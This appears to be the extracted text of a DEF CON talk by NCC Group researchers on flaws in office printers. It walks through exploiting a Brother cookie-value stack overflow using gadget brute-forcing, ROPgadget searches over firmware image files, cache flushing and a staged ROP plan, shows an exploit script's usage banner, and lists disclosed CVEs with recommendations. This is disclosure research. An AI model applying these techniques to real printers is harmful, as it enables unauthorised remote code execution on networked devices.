CVE-2019-13193: Buffer Overflow in Cookie Values

Function `get_check_second_part_cookie()` emulation:

[illegible]

Calling to: `strlen`, `base64_decode`, etc.

```
ROM:407FEB36
ROM:407FEB36      loc_407FEB36                                ; CODE XREF
ROM:407FEB36                                ; check_se
ROM:407FEB36 29 B0      ADD      SP, SP, #0xA4
ROM:407FEB38 20 46      MOV      R0, R4
ROM:407FEB3A 30 BD      POP      {R4,R5,PC}
ROM:407FEB3A      ; End of function check_second_part_cookie
ROM:407FEB3A
```




<https://www.unicorn-engine.org/>

Buffer Overflow – The tricky case

CVE-2019-13193: Buffer Overflow in Cookie Values

But everything became insane here:

- No executable STACK - **NX**
- Firmware addresses didn't work - **ASLR?**
- Modified **T-KERNEL** (RTOS) in use:
 - Protection levels
 - Thousands of *linker* structures
 - Non monolithic OS - Apps / Tasks (Offsets)
 - Shared memory
 - Can implement MMU



Therefore, we didn't know:

- Where and how our shellcode can be execute (~ASLR + NX)
- Valid addresses to create a ROP chain

Buffer Overflow – The tricky case

CVE-2019-13193: Buffer Overflow in Cookie Values

Some potential (and insane) approaches:

- RE the T-KERNEL structure – No time!
- **RE the bootloader (potential static addresses)**
- Identify static memory – Permissions?
- **Brute-force random addresses**
- **Looking for code helpers**

Infinite Loop! - Blind Exploitation?

```
40222D00 0F E0 A0 E1      MOV     LR, PC
40222D04 1C FF 2F E1      BX      R12

40222D88
40222D88      loc_40222D88      ; CODE XREF: sub_40222B00:loc_40222B14↑j
40222D88      ; sub_40222B00+28C↓j
40222D88 03 F0 20 E3      WFI
40222D8C FD FF FF EA      B       loc_40222D88
40222D8C      ; End of function sub_40222B00
40222D8C
```

Buffer Overflow – The tricky case

CVE-2019-13193: Buffer Overflow in Cookie Values

Brute-forcing the PC register with potential firmware addresses and figure out what instructions were executed..

Example 1 - Identifying **POP** instructions:

Potential Epilog 1:

```
0x10: ...  
0x12: ...  
0x14: pop {r0, pc}
```

PRINTER DOWN!

PC: 0x14

SP →

AAAA
AAAA
AAAA
INFINITE_LOOP
...

Before execution

R0: AAAA

PC: AAAA

SP →

AAAA
AAAA
AAAA
INFINITE_LOOP
...

After execution

Buffer Overflow – The tricky case

CVE-2019-13193: Buffer Overflow in Cookie Values

Brute-forcing the PC register with potential firmware addresses and figure out what instructions were executed..

Example 1B - Identifying **POP** instructions:

Potential Epilog 1:

```
0x10: ...  
0x12: ...  
0x14: pop {r0, pc}
```

PRINTER UP!

PC: 0x14

SP ➡

AAAA
INFINITE_LOOP
...
...
...

Before execution

R0: AAAA

PC: INFINITE_LOOP

SP ➡


AAAA
INFINITE_LOOP
...
...
...

After execution

Buffer Overflow – The tricky case

CVE-2019-13193: Buffer Overflow in Cookie Values

Two matchable behaviours, that allowed us to identify a valid offset assigned to the web **RTOS task**, were found.



Buffer Overflow – The tricky case

CVE-2019-13193: Buffer Overflow in Cookie Values

What about creating ROP chains with (not coherent) IMAGE (GIF or PNG) offsets?

URL List - Mozilla Firefox

List

→ ↺ ↻ ⚙

🔒 [redacted]ding?url_list.html

⋮ 🛡 ⭐

65	/admin	program	?	text/html		UTF-8	409B8E49
66	/secure/function/lock_user_restriction_function_30.html	program	?	text/html		UTF-8	40EE30D4
67	/common/images/tab3.gif	image	2579	image/gif		UTF-8	409BE1A1
68	/common/images/tab4.gif	image	1829	image/gif		UTF-8	40EE3AE8
69	/common/images/tab5.gif	image	466	image/gif		UTF-8	40EE420E
70	/privet/register	program	?	application/json			407C4355
71	/serio_smp/session/command/register_subcommand	program	?	application/x-www-form-urlencoded			4072B7B9
72	/common/images/tab6.gif	image	527	image/gif		UTF-8	40EE43E1
73	/common/js/ipfilter.js	program	?	text/js		UTF-8	409BFB13
74	/common/js/ethernet.js	program	?	text/js		UTF-8	409BF0EF
75	/common/css/common.css	image	7674	text/css		UTF-8	40ED2460
76	/lpp/duergxesz5090	program	?	application/ipp	*		40917FBF
77	/general/language.html	program	?	text/html		UTF-8	409D92B5
78	/net/security/certificate/certificate.html	program	?	text/html		UTF-8	409EA5A5
79	/common/images/up_tab_l1.gif	image	483	image/gif		UTF-8	40EE4B93
80	/net/net/airprint.html	program	?	text/html		UTF-8	409DBCBF
81	/common/js/airprint.js	program	?	text/js		UTF-8	409BE44F
82	/common/images/up_tab_l2.gif	image	725	image/gif		UTF-8	40EE4D77
83	/common/js/logtonet.js	program	?	text/js		UTF-8	409C072F
84	/httpd/localgcp.config	program	?	text/config			407C45D5
85	/net/wireless/nodename.html	program	?	text/html		UTF-8	409F1F5F
86	/common/js/wireless.js	program	?	text/js		UTF-8	409D15F1

```
$ for i in `ls *.{gif,png}`; do echo "===== $i";  
python ROPgadget.py --rawArch=arm --rawMode=thumb --  
binary $i | grep "pop {"; done | grep -E "(==|str r6)"  
===== adhoc.gif  
===== allow2.gif  
- SNIP -  
===== device-icons-128.png  
0x0000000000000034e : str r6, [r5, #0x20] ; lsls r5,  
r2, #0x1a ; subs r0, #0xa9 ; pop {r1, r4, r5, r6, pc}  
0x00000000000000346 : strh r2, [r7, #0x12] ; ldm r6,  
{r1, r2, r3, r6, r7} ; ldrh r6, [r1, r1] ; add r4, sp,  
#0x144 ; str r6, [r5, #0x20] ; lsls r5, r2, #0x1a ;  
subs r0, #0xa9 ; pop {r1, r4, r5, r6, pc}  
===== device-icons-512.png  
0x000000000000009eb4 : adds r4, #0x61 ; adds r4, r0, #1  
; b #0xa346 ; strh r2, [r3, r5] ; str r6, [sp, #0x14c]  
; stm r5!, {r0, r4, r6} ; pop {r2, r4, r5, r6, pc}  
- SNIP -
```



"Debug Information Exposed": http://printer/httpd/diag/url_list.html

Buffer Overflow – The tricky case

CVE-2019-13193: Buffer Overflow in Cookie Values

Approach: Using ROP gadgets found to write a shellcode into a RWX memory (e.g. PNG files) and jump to it.

Instruction and Data CACHES!



Some options to flush the cache:


- ARM Instruction: `MOV r0, #0 + MCR p15, 0, r0, c7, c5, 0` ; Clear r0 + Flush entire
- `Sleep()`, `mprotect()`, etc. calls
- Continue the execution flow (harder, but the most “professional” option)

Buffer Overflow – The tricky case

CVE-2019-13193: Buffer Overflow in Cookie Values

Continuing the execution flow:

- 1) ROP (part 1) should execute our payload
- 2) ROP (part 2) should change the address (within stack), that overwrites PC once the bug is triggered, with a valid function address (e.g. func 1.1.1)
- 3) ROP (part 3) should align the SP to the previous state, just before triggering the bug.
- 4) Trigger the vuln as many times as you want



```
408E90E6  
408E90E6      loc_408E90E6                ; CODE XREF: parse_headers+218↑j  
408E90E6                ; parse_headers+302↓j  
408E90E6 0D F5 C2 5D      ADD.W      SP, SP, #0x1840  
408E90EA BD E8 F0 9F      POP.W     {R4-R12,PC}  
408E90EE      ; -----
```

Stack Buffer Overflow – The tricky case

CVE-2019-13193: Buffer Overflow in Cookie Values

```
$ python exploit-persepolis-v2.py
[*]
[*]      .------.      Printer buffer overflow exploit (Persepolis)
[*]      |  ROOT  |      Author: Daniel Romero (NCC Group)
[*]      |_____|
[*]  |_____|  --|      Firm ver: [REDACTED]
[*]  `-/.....\-'
[*]  `-----'
[*]
[*]
[*]
[*] Usage: ./exploit-persepolis-v2.py write [BYTES_TO_BE_WRITTEN] [JUMP TO SHELLCODE Y/N]
[*]        ./exploit-persepolis-v2.py writelfile [FILE_PATH]
[*]        ./exploit-persepolis-v2.py read [SOURCE_ADDRESS] [SIZE]
[*]
```

DEMO

Conclusions

Responsible Vulnerability Disclosure

- We started this process **in February!**
- Mixed response from the printer manufacturers
 - Some had very mature vulnerability disclosure procedures
 - Some others did not have any process for this, 2 months stuck trying to contact some of them
 - All have published patches solving most of the issues by now
- Security advisories already published:
 - <https://www.nccgroup.trust/us/our-research/technical-advisory-multiple-vulnerabilities-in-lexmark-printers/>
 - <https://www.nccgroup.trust/us/our-research/technical-advisory-multiple-vulnerabilities-in-hp-printers/>
 - <https://www.nccgroup.trust/us/our-research/technical-advisory-multiple-vulnerabilities-in-brother-printers/>
 - <https://www.nccgroup.trust/us/our-research/technical-advisory-multiple-vulnerabilities-in-ricoh-printers/>
 - <https://www.nccgroup.trust/us/our-research/technical-advisory-multiple-vulnerabilities-in-xerox-printers/>
 - <https://www.nccgroup.trust/us/our-research/technical-advisory-multiple-vulnerabilities-in-kyocera-printers/>

Vulnerability Overview



■ Too many issues

■ Also a lot of issues



Code Execution

CVE List

HP

CVE-2019-6323 Reflected Cross-Site Scripting
CVE-2019-6324 Stored Cross-Site Scripting
CVE-2019-6325 Cross-Site Request Forgery
CVE-2019-6326 Multiple Buffer Overflow in Web
CVE-2019-6327 Multiple Buffer Overflow in IPP

Lexmark

CVE-2019-9930 Multiple Buffer Overflows in Web
CVE-2019-9931 SNMP Denial of Service Vulnerability
CVE-2019-9932 Multiple Buffer Overflows in Web
CVE-2019-9933 Multiple Buffer Overflows in Web
CVE-2019-9934 Information Disclosure Vulnerabilities
CVE-2019-9935 Information Disclosure Vulnerabilities
CVE-2019-10057 Cross-Site Request Forgery
CVE-2019-10058 No Account Lockout Implemented
CVE-2019-10059 Information Disclosure Vulnerability

Xerox

CVE-2019-13165 Multiple Buffer Overflow in IPP
CVE-2019-13166 No Account Lockout Implemented
CVE-2019-13167 Multiple Stored Cross-Site Scripting
CVE-2019-13168 Multiple Buffer Overflow in IPP

CVE-2019-13169 Buffer Overflow in HTTP Headers
CVE-2019-13170 Cross-Site Request Forgery
CVE-2019-13171 Buffer Overflow in Google Cloud Print Implementation
CVE-2019-13172 Buffer Overflow in Authentication Cookie

Brother

CVE-2019-13192 Heap Overflow in IPP Attribute Names
CVE-2019-13193 Stack Buffer Overflow in Cookie Values
CVE-2019-13194 Information Disclosure Vulnerability in Web Server

Kyocera

CVE-2019-13195 Path Traversal in Web Server
CVE-2019-13196 Multiple Buffer Overflow in Web Server (1)
CVE-2019-13197 Multiple Buffer Overflow in Web Server (2)
CVE-2019-13198 Stored Cross-Site Scripting
CVE-2019-13199 Lack of Cross-Site Request Forgery Countermeasures
CVE-2019-13200 Reflected Cross-Site Scripting
CVE-2019-13201 Buffer Overflow in LPD Service
CVE-2019-13202 Multiple Buffer Overflow in Web Server (3)
CVE-2019-13203 Integer Overflow in Web Server
CVE-2019-13204 Multiple Buffer Overflow in IPP Service

CVE-2019-13205 Broken Access Controls in Web Server
CVE-2019-13206 Multiple Buffer Overflow in Web Server (4)

Ricoh

CVE-2019-14299 No Account Lockout Implemented
CVE-2019-14300 Buffer Overflow in HTTP Headers
CVE-2019-14301 Information Disclosure Vulnerability in Web Server
CVE-2019-14302 Hardware Debug Exposed
CVE-2019-14303 Denial of Service with LPD Command
CVE-2019-14304 Cross-Site Request Forgery
CVE-2019-14305 Multiple Buffer Overflows in Web Application
CVE-2019-14306 Broken Access Controls
CVE-2019-14307 Denial of Service Setting SNMP Values
CVE-2019-14308 Buffer Overflow in LPD Service
CVE-2019-14309 FTP Hardcoded Credentials
CVE-2019-14310 Buffer Overflow in IPP Service (1)
CVE-2019-14311 Buffer Overflow in IPP Service (2)

Impact of the Research & Conclusions

- Common office devices present in **all** organizations
- Very **immature** state of security
- **Largely ignored** in most organizations
- Large number of critical and high risk issues in **6 of 6** printers tested
 - Functional PoC Unauthenticated RCE exploits for 4 of them (we ran out of time)
 - 50 CVEs
 - We stopped searching after a few vulnerabilities... there are probably more
 - We only looked at a small part of the attack surface... there is a lot more
 - The first researcher who takes a look will likely hit the jackpot!
- Shared code between different products of the same vendors
 - Huge number of devices affected

Recommendations

For printer manufacturers:

- Security in product development life cycle
- Assess your products!
 - Hardware
 - Services
 - Code
- Review your vulnerability disclosure procedures

For hackers:

- Give it a try!
- There are vulnerabilities waiting for you
- A lot to learn, and a lot of FUN!

For organizations:

- Start by considering them as threats!
- Inventory of all makes, models and firmware versions
- Ensure that the firmware is updated as you do for any other asset!
- Perform hardening of the printers config, removing unnecessary services, etc.


What about Internet?


As expected.. there was a large number of these printers connected to Internet! and...
Are different manufacturers using the same code?

CentreWare Internet Services

Earth Smart OFF | Index | Login | English

Home



Status:  Warning
Alert: [2 Alert\(s\) Occurred](#)
Ready

[Status](#)

[Jobs](#)

[Print](#)

[Properties](#)

[Support](#)

Model Name	
Host Name	
Serial Number	
IP Address	
MAC Address	
Location	Not Configured
Administrator	Name Not Configured
	E-mail Not Configured


SyncThru™ Web Service


Eco OFF | Job Status | Direct

Information Address Book Maintenance

Home

Device Information



Status:  Warning
Alert: [1 Alert\(s\) Occurred](#)

Model Name	
Device Name	
Host Name	
Serial Number	
IPv4 Address	
IPv6 Address	
MAC Address	
Location	
Administrator	Name Not Configured
	Email Not Configured
	Phone Not Configured
Customer Support	Phone Not Configured

Acknowledgments!

The research was performed at **NCC Group**, giving us the time and resources needed for it.

Thanks to all the **Madrid Office**, **Matt Lewis** and **Phillip Moss** for their support, giving us ideas and helping us with the talk.

And last but not least... we would like to thank to **Álvaro Felipe (@alvaro_fe)**, who took part on this research during the first days and helped us with great ideas during the exploitation phases.


The DEF CON logo is rendered in a stylized, blocky blue font. The background of the entire slide is a vibrant, comic-style illustration. It features a blue-skinned alien with long pink hair on the left, a large blue and pink robotic cat in the center, and a black cat on the right. The scene is filled with pink and blue energy waves, floating eyeballs, and various mechanical components.

DEF CON

Thank you for
suffering us ☠



Achievement Unlocked!
Talk at DEF CON!

Daniel Romero  @daniel_rome

Mario Rivas  @grifo

nccgroup